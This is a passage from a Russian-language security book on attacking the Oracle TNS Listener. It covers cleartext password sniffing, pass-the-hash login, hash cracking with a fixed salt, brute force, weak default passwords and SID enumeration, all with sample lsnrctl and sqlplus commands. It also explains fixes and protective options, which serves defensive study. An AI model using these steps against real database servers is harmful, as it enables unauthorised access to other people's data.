


Рис. 2.3-2. Пример запуска команды status на защищенную паролем службу Листенера

2.3.1. Перехват пароля

Уязвимость заключается в возможности перехвата пароля, передающегося в открытом виде, при использовании команды set password, в результате чего любой пользователь, находящийся в одной подсети с сервером СУБД и прослушивающий сетевой трафик, может перехватить пароль на доступ к службе Листенера.

Рассмотрим это подробнее. В утилите lsnrctl существует два разных способа установки пароля. Первый – когда мы вводим команду одной строкой:

```
LSNRCTL> set current_listener 172.16.1.13
LSNRCTL> set password sh2kerr
```

В этом случае при выполнении какой-либо следующей команды, например services, в запросе, помимо прочих данных, будет содержаться пароль в открытом виде (рис. 2.3.1-1).

Второй способ – установка пароля командой set password без аргумента, тогда новый пароль запрашивается в интерактивном режиме:




Рис. 2.3.1-1. Перехват пароля на службу Листенера

```
LSNRCTL> set current_listener 172.16.1.13
LSNRCTL> set password
Password: sh2kerr
```

В этом случае утилита lsnrctl генерирует хэш от пароля и при следующем запросе к службе Листенера передает сгенерированный хэш по сети (рис. 2.3.1-2).

В первом случае перехват пароля в открытом виде возможен, во втором – нет. Стоит отметить, что данная атака работает не на всех версиях Oracle, в версии Oracle 10g и последних версиях девятой ветки СУБД эта ошибка исправлена. Теперь и в первом и во втором случаях генерируется хэш пароля и в таком виде передается по сети. Чтобы устранить эту уязвимость, необходимо обновить клиентскую утилиту lsnrctl, так как исправления безопасности коснулись именно клиентской части, в которой была реализована передача пароля в открытом виде.

2.3.2. Аутентификация при помощи хэша

Как отмечалось выше, в процессе аутентификации клиентская программа шифрует введенный пароль и передает хэш по сети на сервер. Перехватив хэш пароля, передаваемый по сети, или получив этот хэш из файла listener.ora, можно попытаться аутентифицироваться хэшем благодаря особенностям протокола.

Для этого необходимо воспользоваться первым способом ввода пароля, только вместо пароля ввести хэш:

```
LSNRCTL> set current_listener 172.16.1.13
LSNRCTL> set password 485AEB2ADBA72181
```




Рис. 2.3.1-2. Перехват хэша пароля на службу Листенера

В результате утилита lsnrctl отправит этот хэш на сервер, который аутентифицирует запрос и выдаст ответ (рис. 2.3.2-1).

Данный трюк работает только в версии СУБД ниже 10g. Кроме того, чтобы реализовать эту атаку, версия утилиты lsnrctl должна быть довольно старой, так как, напомним, исправления безопасности коснулись именно клиентской части. *К сожалению, при попытке подключения клиентской утилитой lsnrctl из 9-й версии Oracle к серверу Oracle 10g и выше подключение не удастся из-за несовместимости версий.*

2.3.3. Расшифровка пароля на доступ к службе Листенера

Имея хэш пароля, но не имея возможности провести атаку аутентификации при помощи хэша, нам остается надеяться только на то, что на доступ к службе Листенера установлен слабый пароль.

Для шифрования пароля используется тот же алгоритм, что и для шифрования паролей учетных записей СУБД. Это означает, что для подбора пароля можно воспользоваться любой из существующих программ для перебора паролей СУБД Oracle. Единственное, чем отличается процесс расшифровки пароля на доступ к службе Листенера, это то, что в качестве соли (англ. salt) для шифрования пароля используется не имя пользователя, а константное значение «arbitrary». Чтобы проверить это, сгенерируем пароль и посмотрим на получившийся хэш:




Рис. 2.3.2-1. Аутентификация хэшем

```
LSNRCTL> set current_listener 172.16.1.13
LSNRCTL> change_password
Old password:
New password: sh2kerr
Reenter new password: sh2kerr
LSNRCTL> set password
Password: sh2kerr
LSNRCTL> save_config
```

В итоге в файл listener.ora добавится строка с хэшем установленного пароля (рис. 2.3.3-1).

Для расшифровки пароля можно воспользоваться утилитой Cain&Abel. Для этого в опциях программы нужно выбрать расшифровку паролей для СУБД Oracle, в поле username ввести значение «arbitrary», а в поле hash значение 485AEB2ADBA72181, после чего необходимо выбрать метод перебора и ждать. Подробнее об алгоритме шифрования и ускорении подбора паролей написано в главе 7.




Рис. 2.3.3-1. Хэш пароля в конфигурационном файле listener.ora

2.3.4. Удаленный перебор пароля на доступ к службе Листенера

Когда все предыдущие способы не сработали или нам не известен хэш пароля на доступ к службе Листенера, остается последний способ – удаленный перебор пароля. Дело в том, что служба Листенера не имеет каких-либо ограничений на количество неудачных вводов пароля. По этой причине удаленный перебор паролей к Листенеру является лишь вопросом времени. Единственное, чем администратор может частично обезопасить службу Листенера от перебора пароля, – это ведение логов неправильных попыток ввода пароля и регулярный их анализ.

При проведении атаки на перебор пароля для начала нужно обязательно проверить стандартный пароль на Листенер. Как ни странно, об этом практически нигде не упоминается. Стандартный пароль можно обнаружить в примере конфигурационного файла LISTENER.ORA (рис 2.3.4-1).

Не исключена вероятность, что администратор оставит пароль таким как есть в данном примере. Если стандартный пароль не подошел, можно переходить к подбору по словарю.




Рис. 2.3.4-1. Пароль по умолчанию на службу Листенера в примере файла LISTENER.ORA

2.4. Атаки на Листенер, защищенный дополнительными опциями

Кроме установки пароля служба Листенера может быть защищена еще несколькими опциями. К таким опциям относятся ADMIN_RESTRICTIONS и LOCAL_OS_AUTHENTICATION. Рассмотрим, какие атаки мы можем реализовать в этих случаях.

2.4.1. Опция безопасности ADMIN_RESTRICTIONS

Еще один способ защиты Листенера, который может быть установлен администратором системы для предотвращения атак, – это опция ADMIN_RESTRICTIONS. Данная опция устанавливается в конфигурационном файле listener.ora. При ее включении (ADMIN_RESTRICTIONS=ON) Листенер запрещает любое выполнение команды set удаленно. Например, сменить имя и директорию файла журналов в этой ситуации возможно только локально, имея доступ к конфигурационному файлу listener.ora.

Тем не менее такие атаки, как отказ в обслуживании путем посылки команды stop, возможны даже при включенной опции ADMIN_RESTRICTIONS.

Также все еще возможно получение детальной информации о версии СУБД, ОС и SID базы данных при помощи команд status и services. Поэтому ADMIN_

RESTRICTIONS не является альтернативой парольной защиты, а лишь дополняет ее.

2.4.2. Опция безопасности LOCAL_OS_AUTHENTICATION

В версии Oracle 10g безопасности СУБД придано высокое значение. Множество проблем было устранено, а утилита lsnrctl переписана. Разработчиками было принято решение сделать СУБД безопасной по умолчанию, так как опыт предыдущих лет показал: редко кто использует защитные механизмы, не включенные по умолчанию.

В версии СУБД Oracle 10g R1 службу Листенера защитили путем добавления параметра LOCAL_OS_AUTHENTICATION, установленного в значение ON по умолчанию. Этот параметр позволяет осуществлять управление службой Листенера только локально с консоли сервера, запрещая выполнение большинства команд удаленно. Например, команды status и services удаленно не работают, что лишает нас возможности узнать SID базы данных привычным способом (рис. 2.4.2-1).




Рис. 2.4.2-1. Неудачная попытка запуска команд status и services на СУБД Oracle 10g

Данная опция предотвращает ряд атак, но не является панацеей. Во-первых, имея даже непривилегированную учетную запись на сервере, на котором установлена СУБД, можно подключиться к службе Листенера и осуществлять дальнейшие атаки. Кроме того, в крупной системе отсутствие возможности удаленного администрирования службы Листенера может вызвать определенные неудобства, поэтому многие администраторы отключают опцию LOCAL_OS_AUTHENTICATION, открывая возможности для всех описанных выше атак.

2.5. Заключение

В заключение рассмотрим типовой сценарий атаки на Листенер. Для начала узнаем, установлена ли на Листенер та или иная опция защиты. Для этого можно воспользоваться удобной бесплатной утилитой lsnrcheck.exe от компании Integrigy. Эта утилита работает под ОС Windows, имеет удобный и понятный графический интерфейс, а главное, выдает всю необходимую информацию о Листенере.

На рис. 2.5-1 показан запуск утилиты lsnrcheck на Oracle версии 9, защищенный паролем.




Рис. 2.5-1. Пример запуска утилиты lsnrcheck на СУБД Oracle версии 9

Проанализировав работу утилиты, мы видим, что на сервере установлена версия Листенера Oracle 9.2.0.1, на службу Листенера установлен пароль и отключена опция ADMIN_RESTRICTIONS. Зная эти данные, нам достаточно обратиться к табл. 2.5-1, в которой указаны все возможные атаки на Листенер в такой конфигурации.

Еще одна опция этой программы, SID Enumeration, перечисляет SID базы данных.

На рис. 2.5-2 показан результат работы перечисления SID: программа сообщает нам, что не может выполнить команду services на защищенной паролем службе Листенера. Но разработчики не учли, что в версиях СУБД Oracle до 10g возможно получение списка SID командой status, которая разрешена даже в том случае, когда служба Листенера защищена паролем (рис. 2.5-3).




Рис. 2.5-2. Перечисление SID утилитой lsnrcheck в СУБД Oracle версии 9

Сводная таблица

В табл. 2.5-1 собрана самая необходимая информация из данной главы. В ней содержится информация об атаках на службу Листенера в зависимости от версии СУБД и опций защиты, выставленных на службу.

Проанализировав данные, полученные в таблице, можно сделать выводы, что защищенность службы Листенера в СУБД Oracle версии 10g даже в конфигурации по умолчанию заметно лучше, чем в более ранних версиях. В частности, потому, что у версии Oracle TNS Listener 10g и выше, защищенной паролем или выставленной опцией LOCAL_OS_AUTHENTICATION, нет возможности легально получить SID, а для подключения к СУБД необходимо знать не только имя пользователя и пароль, но и SID базы данных. Незнание SID не дает возможности подбирать имена учетных записей пользователей и их пароли.

Неудивительно, что вектора современных атак начали смещаться на другие компоненты СУБД, о которых будет рассказано в следующих главах, а также на всевозможные способы получения SID. Именно по этой причине следующая глава будет полностью посвящена всевозможным способам получения SID базы данных.




Рис. 2.5-3. Перечисление SID командой status в СУБД Oracle версии 9

2.6. Полезные ссылки

1. Stephen Kost and Jack Kanter from INTEGRIGY. «Oracle Database Listener Security Guide (White papper)» http://www.integrigy.com/security-resources/whitepapers/Integrigy_Oracle_Listener_TNS_Security.pdf
2. Oracle Corp. «Oracle® Database Net Services Reference Guide 10g Release 1 (10.1)» http://www.stanford.edu/dept/itss/docs/oracle/10g/network.101/b10776.pdf
3. David Litchfield. «Oracle Remote Compromise (Advisory)» http://www.ngssoftware.com/advisories/oraplsextproc/

Таблица 2.5-1. Информация об атаках на службу Листенера в зависимости от версии СУБД и опций защиты

Параметры защиты	Версия СУБД					
	8i	9g R1	9g R2	10g R1	10g R2	11g
Незащищенный Листенер	• Получение административных прав на сервере через set log_file • Получение административных прав в СУБД через set log_file • Отказ в обслуживании через set log_file • Отказ в обслуживании командой lsnrctl stop • Отказ в обслуживании через set trc_level • Получение SID • Получение версии ОС и СУБД					
Листенер, защищенный паролем	• Получение SID • Получение версии ОС и СУБД • Перехват пароля • Аутентификация хэшем пароля • Возможность расшифровки пароля • Возможность удаленного перебора пароля			• Получение версии ОС и СУБД • Возможность расшифровки пароля • Возможность удаленного перебора пароля		
Листенер, защищенный опцией ADMIN_RESTRICTIONS	• Отказ в обслуживании командой lsnrctl stop • Получение SID • Получение версии ОС и СУБД					
Листенер, защищенный опцией LOCAL_OS_AUTHENT	Не реализовано			• Получение версии ОС и СУБД		

Глава 3. Подключение к СУБД. Получение SID базы данных

В предыдущей главе мы рассмотрели уязвимости службы Листенера. Некоторые из них позволяют получить удаленный доступ к серверу и выполнять произвольные команды в СУБД, другие дают нам дополнительную информацию, полезную для проведения атаки. Как бы то ни было, главной целью является подключение к СУБД, и если в службе Листенера нет перечисленных в главе 2 уязвимостей, позволяющих получить контроль над СУБД или над сервером, то нам ничего не остается, кроме как попытаться подключиться к самой СУБД. Для подключения к СУБД Oracle необходимо знание пяти параметров:

- IP-адрес сервера;
- порт службы TNS Listener;
- системный идентификатор (System Identifier [SID]) или имя сервиса (Service Name);
- имя пользователя;
- пароль.

SID

Каждый экземпляр базы данных идентифицируется с помощью SID (System IDentifier – системный идентификатор). Экземпляр – это понятие, логически включающее все те компоненты, которые необходимы для доступа к информации в БД. SID состоит из алфавитно-цифровых символов, хранится в переменной среды ORACLE_SID и используется утилитами и сетевыми компонентами для доступа к СУБД.

SERVICE NAME

Имя сервиса – это сравнительно новое понятие, введенное начиная с СУБД Oracle 8i. SERVICE_NAMES определяют одно или ряд имен для подключения к одному экземпляру базы данных, то есть можно указать несколько имен сервиса, ссылающихся на один экземпляр, с различными настройками.

Знание того и другого значения поможет нам подключиться к СУБД.

SID и SERVICE_NAME

Получение IP-адреса и порта не вызывают каких-либо затруднений. Что касается SID базы данных или SERVICE_NAME, то в старых версиях их можно получить при помощи утилиты lsnrctl. Для этого достаточно воспользоваться командой services:

```
LSNRCTL> services
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC)))
```

```
Services Summary...
Service "PLSExtProc" has 1 instance(s).
  Instance "PLSExtProc", status UNKNOWN, has 1 handler(s) for this
service...
Service "orcl" has 1 instance(s).
  Instance "orcl", status READY, has 1 handler(s) for this service...
The command completed successfully
LSNRCTL>
```

В выводе команды мы можем видеть имя сервиса (Service «orcl») и экземпляр базы данных, он же – SID (Instance «orcl»). В нашем случае они совпадают, но это бывает не всегда.

Для того чтобы подключиться к СУБД, зная имя сервиса, а также имя пользователя и пароль можно воспользоваться утилитой sqlplus, пример запуска которой приведен ниже.

```
C:\ >sqlplus system/sh2kerr@192.168.40.33/orcl
SQL*Plus: Release 10.1.0.5.0 - Production on Tue Aug 26 17:18:23 2008

Copyright (c) 1982, 2005, Oracle.  All rights reserved.
Connected to:
Oracle Database 10g Enterprise Edition Release 10.1.0.2.0 - Production
With the Partitioning, OLAP and Data Mining options
SQL>
```

В случае если SID и SERVICE_NAME не совпадают и мы знаем только SID, то для того, чтобы подключиться к СУБД, следует в первую очередь прописать данные, необходимые для подключения (connection descriptor) в конфигурационном файле tnsnames.ora.

```
ORCL_192.168.40.33 =
  (DESCRIPTION =
    (ADDRESS_LIST =
      (ADDRESS = (PROTOCOL = TCP)(HOST = 192.168.40.33)(PORT = 1521)))
    (CONNECT_DATA =
      (SID = ORCL)
      (SERVER = DEDICATED))
)
```

В результате чего у нас будет создан алиас (orcl_192.168.40.33) для подключения к СУБД, который мы сможем использовать для подключения при помощи утилиты sqlplus (при условии что нам известно имя пользователя и пароль):

```
C:\ >sqlplus system/sh2kerr@orcl_192.168.40.33
SQL*Plus: Release 10.1.0.5.0 - Production on Tue Aug 26 17:18:23 2008

Copyright (c) 1982, 2005, Oracle.  All rights reserved.
Connected to:
Oracle Database 10g Enterprise Edition Release 10.1.0.2.0 - Production
With the Partitioning, OLAP and Data Mining options
SQL>
```

Таким образом, нашей первостепенной целью является получение SID или SERVICE_NAME базы данных.

Получение SID базы данных

Как уже было сказано выше, получить SID можно при помощи утилиты lsnrctl, точнее, можно было в старых версиях СУБД. В случае если мы имеем дело с версией СУБД Oracle 10g R1 и выше, то в ней по умолчанию включена опция LOCAL_OS_AUTHENTICATION, и командой services или status получить SID не удастся (рис. 3-1), тем самым доступ к СУБД будет осложнен.

